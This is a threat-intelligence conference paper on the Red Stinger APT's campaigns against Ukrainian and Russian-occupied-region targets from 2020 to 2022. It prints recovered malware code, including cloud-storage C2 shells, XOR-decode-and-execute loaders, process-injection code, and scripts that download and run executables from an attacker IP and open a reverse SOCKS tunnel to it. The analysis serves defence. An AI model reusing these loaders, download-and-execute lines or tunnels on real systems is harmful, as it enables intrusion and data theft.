vb 2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

RED STINGER: NEW APT DISCOVERED AMID RUSSIA-UKRAINE CONFLICT

Roberto Santos

Independent researcher, Spain

Hossein Jazi

Fortinet, Canada

hhadianjazi@fortinet.com

ABSTRACT

This paper presents an in-depth investigation into the campaigns operated by a cyber threat actor known as Red Stinger, with a particular focus on their targeting of military, transportation, critical infrastructure, and entities associated with the East Ukraine referendums.

Furthermore, the study presents a timeline of operations conducted by Red Stinger, starting from the discovery of their activities in September 2022. While initially believed to have commenced in 2020, further research has uncovered connections to attacks dating back to 2016, including Operation Groundbait and Operation BugDrop.

The attackers exhibit a range of tactics, including exfiltration of data through snapshots, USB drives, keyboard keystrokes, and microphone recordings. Additionally, the paper unveils previously unknown scripts and malware utilized by the group.

INTRODUCTION

While the official conflict between Russia and Ukraine began in February 2022, there is a long history of physical conflict between the two nations, including the 2014 annexation of Crimea by Russia and when the regions of Donetsk and Luhansk declared themselves independent from Ukraine and came under Russia's umbrella. Given this context, it should not be surprising that the cybersecurity landscape between these two countries has also been tense.

While looking for activities from the usual suspects, we discovered a new interesting lure that targeted the Eastern Ukraine region and reported that finding to the public. Moreover, we started tracking the actor behind it, which we internally codenamed 'Red Stinger'.

In this paper we provide detailed technical information about this cyber threat actor. Our investigation could be helpful to the community as we will provide new undisclosed data about the group. We have identified attacks by the group starting in 2020, meaning that they have remained under the radar for many years. Additionally, we will provide insights into the latest campaigns performed by Red Stinger, in which we have found that the group has targeted entities in different parts of Ukraine.

Military, transportation and critical infrastructure were some of the entities being targeted, as well as some involved in the September East Ukraine referendums. Depending on the campaign, attackers managed to exfiltrate snapshots, USB drives, keyboard strokes, and microphone recordings.

Finally, we will reveal unknown scripts and malware run by the group.

OPERATIONS TIMELINE

Our investigation began in September 2022, when we discovered [1] an interesting lure that appeared to target specific entities over the war context. Over time, we identified multiple operations that we named using the scheme OP#{n}. The first of these operations was initially believed to have begun in 2020.

However, further research revealed that the Red Stinger attacks were related to some previous attacks that took place in 2016. Taking into account these new findings, as well as one undocumented operation (OP#6), the activities performed by this threat actor could be as follows:

- 2008: First appearance of Prikormka (related to Groundbait).
- 2015 - 2016: Operation Groundbait.
- 2016 - 2017: Operation BugDrop.
- 2017 - 2020: Recently, *Kaspersky* researchers discovered data in their telemetry suggesting that some attacks occurred during this period.
- 2020 - 2022: OP#1 to OP#6 (under the Red Stinger name discovered by us).

Our investigation focuses on the latest operations, which we have named using the convention OP#{n}.

ACTIVITIES BEFORE THE WAR

In the following sections we provide information about Red Stinger's campaigns that were operated before the war started.

OP#1 – late 2020

The first operation we know of happened in December 2020. Although the infection chain was similar to what has already been reported, the attackers were using a slightly different process back in 2020. Figure 1 shows an outline of the OP#1 infection phase.




Figure 1: OP#1 infection phase.

An MSI file is downloaded from hxxp://91.234.33.185/f8f44e5de5b4d954a83961e8990af655/update.msi. When executed, this first MSI file will show an error to the user. But, in the background, the file will execute a .vbs file that runs a dll file. The content is encoded using Base64.




Figure 2: Contents of zip file and detail of shortcut.vbs.

Finally, cachelib.dll is executed, which will drop two files, named iesync.so and iesync.vbs.

Figure 3: The files iesync.so and iesync.vbs are dropped as part of the OP#1 infection phase.

The iesync.vbs file applies a XOR operation to iesync.so. After applying that conversion to the file, we can see that this file is what we called DBoxShell.

```
$AppDir='powermagic';
$ClinetDir='client';
$ClinetTaskDir='task';
$ClinetResultDir='result';
$ClientToken='pwreV-BNrm4AAAAAAAAAAZ3ruxMGikvuYdF72jEBzQ1siMF1_4f7MgyCpVRrS43h';
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$TargetId=(get-wmiobject Win32_ComputerSystemProduct  | Select-Object -ExpandProperty UUID).trim();


$State = {
```

Figure 4: DBoxShell variant used in OP#1.

OP#2 – April 2021

We believe that the OP#2 attack started with a zip file named ПОСТАНОВЛЕНИЕ № 583-НС.zip [2]. How attackers sent this file to victims is still unknown. The lure in this case was themed around Luhansk:

НАРОДНЫЙ СОВЕТ
ЛУГАНСКОЙ НАРОДНОЙ РЕСПУБЛИКИ
ТРЕТЬЕГО СОЗЫВА

ПОСТАНОВЛЕНИЕ

от 25 марта 2021 года № 584-НС
Луганск

О рассмотрении во втором чтении проекта закона Луганской Народной Республики от 19.03.2021 № 417-ПЗ/21-3 «О внесении изменений в Закон Луганской Народной Республики «О физической культуре и спорте»

Figure 5: Lure used in OP#2.

A valid translation of this document would be:

RESOLUTION

dated March 25, 2021 No. 584-NS
Luhansk

On consideration in the second reading of the draft law of the Luhansk People's Republic dated March 19, 2021 No 417-PZ / 21-3 "On Amendments to the Law of the Luhansk People's Republic "On physical culture and sports"

ПОСТАНОВЛЕНИЕ № 583-НС.zip contains a .lnk file as well as the previous PDF. This .lnk file will download an MSI file from the URL hxxp://91.234.33.108/u3/ebe9c1f5e5011f667ef8990bf22a38f7/document.msi, and from there, the attack is pretty similar to the one performed in OP#1. There are just a few differences to note – for example, in this case the dll file used is named libsys.dll.

Also, paths used the folder winappstorepackage or WinStoreApps instead of CacheWidgets, which was used in OP#1. In addition, the PowerShell script is slightly different in this case, as shown in Figure 6.

```
$confraw = [System.IO.File]::ReadAllBytes("$env:LOCALAPPDATA\WinStoreApps\store.conf");
$confstream = New - Object Byte[] $confraw.Count;
for($j = 0;
$j  - lt $confraw.Count;
$j++) {
    $confstream[$j] = $confraw[$j]  - bxor 0x6F
};
[System.Text.Encoding]::ASCII.GetString($confstream)|iex;
```

Figure 6: PowerShell snippet run in OP#2

Nevertheless, the infection phase eventually used DBoxShell, as before.

OP#3 – September 2021

We have very little information about the OP#3 operation, but based on the TTPs, we have identified overlapping techniques with both previous and subsequent attacks.

- The use of MSI files is a known signature for the group. In this case the MSI file was downloaded from hxxp://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi. Note the common pattern in the URLs.
- 185.230.90.163 belongs to ASN number 56485. All IPs used from 2020 until now belong to the same ASN.
- *VT* telemetry showed common patterns with OP#2.


ACTIVITY AT THE ONSET OF WAR

After the war began, we collected information about two distinct operations.

OP#4 – February 2022

OP#4 is perhaps one of the most interesting attacks performed by the group. As you will see, this attack still had some characteristics that led us to attribute it to Red Stinger. Furthermore, the attack had some unique features that made it stand out as one of the most interesting ones.

In this case, the group used hxxp://176.114.9.192/11535685AB69DB9E1191E9375E165/attachment.msi to download the malicious MSI file. Note once again the common pattern in all the URLs used by the group. This MSI file contained a PDF, a .vbs file, and a .dat file.



РОССИЙСКАЯ ФЕДЕРАЦИЯ

ФЕДЕРАЛЬНЫЙ ЗАКОН

О внесении изменений в отдельные законодательные акты Российской Федерации

Принят Государственной Думой 22 марта 2022 года

Одобрен Советом Федерации 23 марта 2022 года

Статья 1

Внести в Федеральный закон от 12 апреля 2010 года № 61-ФЗ «Об обращении лекарственных средств» (Собрание законодательства Российской Федерации, 2010, № 16, ст. 1815; 2011, № 50, ст. 7351; 2013, № 48, ст. 6165; 2014, № 52, ст. 7540; 2018, № 49, ст. 7521; 2019, № 52, ст. 7780, 7793; 2021, № 27, ст. 5145) следующие изменения:

1) статью 47 дополнить частью 3^2 следующего содержания:

«3^2. До 31 декабря 2022 года допускаются ввоз на территорию Российской Федерации и обращение в Российской Федерации с учетом

Figure 7: Lure used in OP#4.

The group followed a similar infection chain to those used in previous operations. Finally, a .vbs file was responsible for XOR'ing and executing a .dat file, which contained a small loader and a variant of DBoxShell.

```
$counter = 0;
$Authorize = $false;

$AppDir='AmazonStore';
$ClinetDir='clients';
$ClinetTaskDir='tasks';
$ClinetResultDir='results';

$ClientToken = $null;
$Refresh='o3AzrdOdHHwAAAAAAAAAATDKGh-UhQUkAvZ8y1                    ;
$ClientId='3l1m6ksfr
$ClientSecret='2huho
$MtxName='WinCLSobjPS';
$MtxHandle=$null;

$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$dbx_oauth = "https://api.dropboxapi.com/oauth2/token";

#Test mutex part

Try
{
```

Figure 8: DBoxShell variant used in OP#4.

DBoxShell is malware that utilizes cloud storage services as a command-and-control (C&C) mechanism. This stage serves as an entry point for the attackers, enabling them to assess whether the targets are interesting or not, meaning that in this phase they will use different tools.

A better idea of how Red Stinger operates can be seen in Figure 9.




Figure 9: Common pattern in Red Stinger operations.

After the infection phase, we are aware that the actors dropped a number of artifacts, including two MSI files named SolarTools.msi and Solar.msi, and a file named vs_secpack.msi.

SolarTools

In the reconnaissance phase, we noticed the execution of two MSI files named SolarTools.msi and Solar.msi. Both contained tools named ngrok.exe and rsockstun.exe:

- Ngrok.exe is a legitimate tool that allows web developers to deploy applications and expose services to the internet. Other groups have also used ngrok [3] for malicious purposes.
- Rsockstun is a tool that allows attackers to route connections through external proxies.

More importantly, we have seen the same version of Solar.msi (02f84533a86fd2d689e92766b1ccf613) in OP#4 and OP#5, allowing us to connect the dots between these two attacks.

vs_secpack.msi

In addition to SolarTools, at the start of the exfiltration phase we found another file, named vs_secpack.msi. This file contains two files: ntinit.exe and ntuser.dat, which will be located under C:/ProgramData/NativeApp. Ntinit.exe is a file that was developed as a *Windows* service, named ntmscm.

Inside that service, eventually a thread will be executed. It is this thread that contains all the functionality. Its main purpose is to execute one of the binaries hidden inside ntuser.dat, after some parsing. Also, it will execute C:/ProgramData/user.dat, if found.

Figure 10: Vs_secpack.msi will drop the ntuser.dat and ntinit.exe files.

Ntuser.dat is an aggregation of PE files with a leading header and a final chunk. These executables are XOR'ed, each one with a different value. Figure 11 shows the header.

```
00000000  ad de ad 0b ff ff ff ff 00 36 01 00 00 36 01 00  |.Þ..ÿÿÿÿ.6...6..|
00000010  00 24 01 00 00 20 04 00 e0 01 00 00 4b de 8f ee  |.$... ..à...KÞ.î|
00000020  67 6e 74 c1 af 96 3a f4 c7 7d 3d 06              |gntÁ¯.:ôÇ}=.|
```

Figure 11: Detail of Ntuser.dat header.

This header can be seen as a C structure, defined as follows:

```
struct head_FirstChunk{
        DWORD signature;
        DWORD osInstallDate;
        int sizeMz1;
        int sizeMz2;
        int sizeMz3;
        int sizeMz4;
        int sizeConfig;
        DWORD xorValsMZ1;
        DWORD xorValsMZ2;
        DWORD xorValsMZ3;
        DWORD xorValsMZ4;
}
```

Following this header, four PE files are stored consecutively and XORed. As the previous structure shows, the size and XOR value used to decode these files can be recovered from the header.




Figure 12: Ntuser.dat contents.

We won't analyse all MZs one by one, as we want to avoid overwhelming the reader with technical details that are out of scope. For a quick reference, the first MZ was a copy of ntinit.exe and the second was a dll capable of injecting files using the Process Doppelganging technique. Curiously, the InjectorTransactedHollow.dll string was found inside the binary, so possibly that was how attackers named the file originally:

```
Transaction = CreateTransaction(0, 0, 0, 0, 0, 0, 0);
if ( Transaction == (HANDLE)-1 )
{
  v13 = (void (__stdcall *)(HANDLE))CloseHandle;
}
else
{
  if ( GetTempFileNameW(a1, PrefixString, 0, TempFileName) )
  {
    FileTransactedW = CreateFileTransactedW(TempFileName, 0xC0000000, 0, 0, 2u, 0x80u, 0, Transaction, 0, 0);
    if ( FileTransactedW != (HANDLE)-1 )
    {
      if ( WriteFile(FileTransactedW, lpBuffer, nNumberOfBytesToWrite, (LPDWORD)&TokenInformation.hThread, 0)
        && !NtCreateSection((PHANDLE)&Handle, 0xF001Fu, 0, 0, 2u, 0x1000000u, FileTransactedW) )
      {
        if ( RollbackTransaction(Transaction) )
        {
```

Figure 13: The Process Doppelganging technique was used to perform injections in OP#4.

The third was also used for injection purposes. The fourth was the most interesting, because it communicates with a new *Dropbox* account. Some of these will be injected or used to inject MZs into the legitimate process mobisync.exe.

Finally, the last chunk of ntuser.dat was a configuration file. The configuration was encrypted, as shown in Figure 14.




Figure 14: Config file forms the end of ntuser.dat.

That configuration was encrypted using AES. The IV is the first 16 bytes of the config file. The key can be recovered from the fourth MZ. In fact, the executable will use this configuration to communicate with *Dropbox*.

The decrypted configuration is shown in Figure 15.




Figure 15: Decrypted config file.

This configuration is pretty representative of the group's motivation. First of all, we see a new *Dropbox* account being used. This *Dropbox* account will be used to gather victims' exfiltrated data. It can be considered that the exfiltration phase starts here. Note that the attackers will use one account for reconnaissance and a different one for exfiltration.

The object field was also revealing. It contained a Russian name (redacted for privacy), followed by the letters 'DNR' (probably standing for Donetskaya Narodnaya Respublika, referring to one of the cities in the occupied region of eastern Ukraine's Donetsk Oblast, that was declared independent in 2014, and is a known target of the group). Victimology will be discussed later.

OP#5 – September 2022

As *Kaspersky* researchers have already revealed some technical details about the OP#5 operation, we won't repeat that analysis again, but their report can be read at [4].

What we can do here is provide some extra insights regarding the attack. Let's start at the reconnaissance phase. The reconnaissance phase starts right after DBoxShell/GraphShell is executed. Figure 16 shows the version of GraphShell used in OP#5.

```
Set-StrictMode -Version 2.0
$counter = 0;
$Authorize = $false;
$AppDir='AmazonStore';
$ClinetDir='clients';
$ClinetTaskDir='tasks';
$ClinetResultDir='results';
$ClientToken = $null;
$od_oauth = "https://login.live.com/oauth20_token.srf";
$od_api_endpoint='https://graph.microsoft.com/v1.0/drive/root:/';
$redirect_uri="https://login.live.com/oauth20_desktop.srf";
#$od_refresh="M.R3_BL2.-
                                    REDACTED
$od_refresh="M.R3_BL2.-
                                    REDACTED
$od_clientId=                REDACTED
$MtxName='WinEventCom';
$MtxHandle=$null;
$refresh_file_path = ".\bin.dat";

[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$false}

#Test mutex part

Try {
    [Threading.Mutex]$OpenExistingMutex = [Threading.Mutex]::OpenExisting($MtxName)
    exit;
} Catch [Threading.WaitHandleCannotBeOpenedException] {
```

Figure 16: OP#5 used GraphShell instead of DBoxShell.

The way GraphShell works is pretty simple, and can almost be guessed by viewing the image. A folder tree is created:

```
Root
        \___ AmazonStore
                \___ clients
                \___ tasks
                \___ results
```

And, as with DBoxShell, ‘clients’ will hold heartbeats from clients, ‘tasks’ will store tasks that will be executed at some point by victim systems, and results will be uploaded to ‘results’.

OP#6 – November 2022

We discovered an additional campaign, which we named OP#6. This attack appears to have occurred at the end of 2022 and follows the same attack pattern as previous operations. The attack starts with a .msi file with the MD5 b3cfbbb81a40527f0d12db8066a16bf6. The .msi file contains three files; document.vbs, document.so and 2907.docx. The first coincidence starts with the 2907.docx document, which displays a lure similar to the one shown in OP#5.

ЗАМЕСТИТЕЛЬ ПРЕДСЕДАТЕЛЯ ПРАВИТЕЛЬСТВА
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ
бульвар Пушкина, 34, г. Донецк, 83050, тел.(062)300-26-66, e-mail: info@pravdnr.ru

08.11.2022 № 2907/ЕС
на № _____ от _____

Руководителям
Министерств и ведомств
Донецкой Народной Республики

(согласно списку)

Главам городов и районов
Донецкой Народной Республики

(согласно списку)

Figure 17: Lure used in OP#6.

Document.vbs will decode and execute the script contained in document.so. It is interesting that the attackers used the .so extension in this case, instead of .conf or .dat. The .so extension was last used in OP#1, back in 2020.

The attackers made a small change in the vbs file compared to what we have seen before. In the past, the attackers always applied four XOR transformations to the obfuscated file (in this case document.so). However, in this case they only applied the last of the XOR operations, so the attackers removed these three extra lines in this version.

```
$fund = "$env:APPDATA\DocumentEditor\document.so"
if (!(Test - Path $fund))  {
    return;
}

$rucc = [System.IO.File]::ReadAllBytes($fund)
for($i = 0;
$i - lt$rucc.Count;
$i++) {
    $rucc[$i] = $rucc[$i] - bxor0x18
}

Try {
    $sb = [Scriptblock]::Create([System.Text.Encoding]::ASCII.GetString($rucc))
    start - job  - ScriptBlock $sb | Wait - Job
} Catch {}

Remove - Item  - Path $fund  - Force
```

Figure 18: Contents of document.vbs.

Finally, the GraphShell malware is executed. This time, the attackers used the name 'DocumentEditor' for the application. The task name was 'Visual C++ Redistributable Agent' (also used in malware paths) and the mutex name was 'WindowsFluxEvent'.

Notably, the attackers reused the same client_id as was previously used in OP#5, so the same account was used for OP#5 and OP#6.

Reconnaissance phase

As we were actively tracking the actors for a while, we managed to recover most of the actions they performed during the reconnaissance phase. The actions are listed in the Appendix.

Figures 19–24 show some of the scripts used in this phase.




Figure 19: ListFiles.

Figure 20: StartNgrok.

```
write "`n============================System Info============================="
systeminfo;
write "`n============================Internal Network============================="
ipconfig /all
#write "`n============================DNS Cache============================="
#ipconfig /displaydns
write "`n============================ARP Cache============================="
arp -a
write "`n============================Disk info============================="
Get-WmiObject -Class Win32_logicaldisk;
write "`n============================AV Info============================="
Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct  -ComputerName $env:computername;
write "`n============================External Network============================="
ipconfig
$link='https://ifconfig.me/all.json'
$headers = @{};
$headers.Add('Content-Type', 'text/html');
#Request -Uri $link -Method GET -Body '' -Headers $headers;
write "`n============================Proxy Settings============================="
Get-ItemProperty -Path "Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
```

Figure 21: Reconnaissance.

```
$ip = '185.166.217.184'
$port = '2380'
$rootdir = 'GFDSLKNDGFKDFGSLDFSGJO'
$d = REDACTED

$url = 'http://' + $ip + ':' + $port + '/' + $rootdir + '/' + $d + '/'

$j = 'jojo.exe'
$a = 'All.exe'
$o = 'Overall.exe'
$c = 'Clean.exe'

Write-Output $url;
Write-Output "$url$j";

Invoke-WebRequest -Uri "$url$j" -OutFile "C:\ProgramData\$j"
$script=[scriptblock]::Create("C:\ProgramData\$j");
start-job -ScriptBlock $script;
Start-Sleep -Second 2;
rm "C:\ProgramData\$j";


if (Test-Path "C:\ProgramData\CommonCommand") {
    Invoke-WebRequest -Uri "$url\FILES\$a" -OutFile "C:\ProgramData\CommonCommand\All\$a";
    Start-Sleep -Second 1;
    Invoke-WebRequest -Uri "$url\FILES\$o" -OutFile "C:\ProgramData\CommonCommand\Overall\$o";
    Start-Sleep -Second 1;
    Invoke-WebRequest -Uri "$url\FILES\$c" -OutFile "C:\ProgramData\CommonCommand\Clean\$c";
    Start-Sleep -Second 1;

    $script=[scriptblock]::Create("C:\ProgramData\CommonCommand\$a");
    start-job -ScriptBlock $script;
    Start-Sleep -Second 2;
}
```

Figure 22: InstallPZZ.

```
#Constants
$RsocksFolderName='SolarTools';
$RsocksDiskName='rsockstun.exe';
$RsocksPsName='rsockstun';
$ExecutablePath="$env:ALLUSERSPROFILE\$RsocksFolderName\$RsocksDiskName";
$ReverseSocket="185.166.217.184:1194";
$Pass="
$UserAg="Mozilla 5.0/IE Windows 10";
$proxy="10.1.0.10:3128"
$timeout = 4000

if (Test-Path "$ExecutablePath")
{
    Stop-process -Name $RsocksPsName -ErrorAction SilentlyContinue
    Start-Sleep -Second 2;
    $no_proxy_block=[scriptblock]::Create("$ExecutablePath -connect $ReverseSocket -pass $Pass -useragent ""$UserAg"" -recn 15 -rect 15")
    #$proxy_block=[scriptblock]::Create("$ExecutablePath -connect $ReverseSocket -proxy $proxy -proxytimeout $timeout -pass $Pass -useragent ""$UserAg"" -recn 5 -rect 30")

    start-job -ScriptBlock $no_proxy_block
    #start-job -ScriptBlock $proxy_block
    Start-Sleep -Second 2;


}
else
{
    write "$ExecutablePath not found"
}
```

Figure 23: StartRevSocks.

```
#Invoke-WebRequest -Uri "http://185.166.217.184:2380/AppsJustForFunNoMatterWhatYouWant/ld.dll" -OutFile "C:\ProgramData\ld.dll"
#Invoke-WebRequest -Uri "http://185.166.217.184:2380/AppsJustForFunNoMatterWhatYouWant/iosys" -OutFile "C:\ProgramData\iosys"

#Start-Sleep 2;
#ls "C:\ProgramData\"

$ScriptBlock = {
    Add-Type -TypeDefinition @"
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;

    public static class Kernel32
    {
        [DllImport("kernel32", SetLastError=true, CharSet = CharSet.Ansi)]
            public static extern IntPtr LoadLibrary(
                [MarshalAs(UnmanagedType.LPStr)]string lpFileName);

        [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
            public static extern IntPtr GetProcAddress(
                IntPtr hModule,
                string procName);
    }

    public static class User32
    {
        [DllImport("user32.dll")]
            public static extern IntPtr CallWindowProc(
                IntPtr wndProc,
                IntPtr hWnd,
                int msg,
                IntPtr wParam,
                IntPtr lParam);
    }
"@

    $name = "ld.dll";
    $folder_path = "$env:ALLUSERSPROFILE\";
    $ModulePath = "$folder_path\$name"
    $ModuleExport = "ldrmn"

    $LibHandle = [Kernel32]::LoadLibrary($ModulePath)
    $FuncHandle = [Kernel32]::GetProcAddress($LibHandle, $ModuleExport)

    [User32]::CallWindowProc($FuncHandle, 0, 0, 0, 0) | Out-Null
}

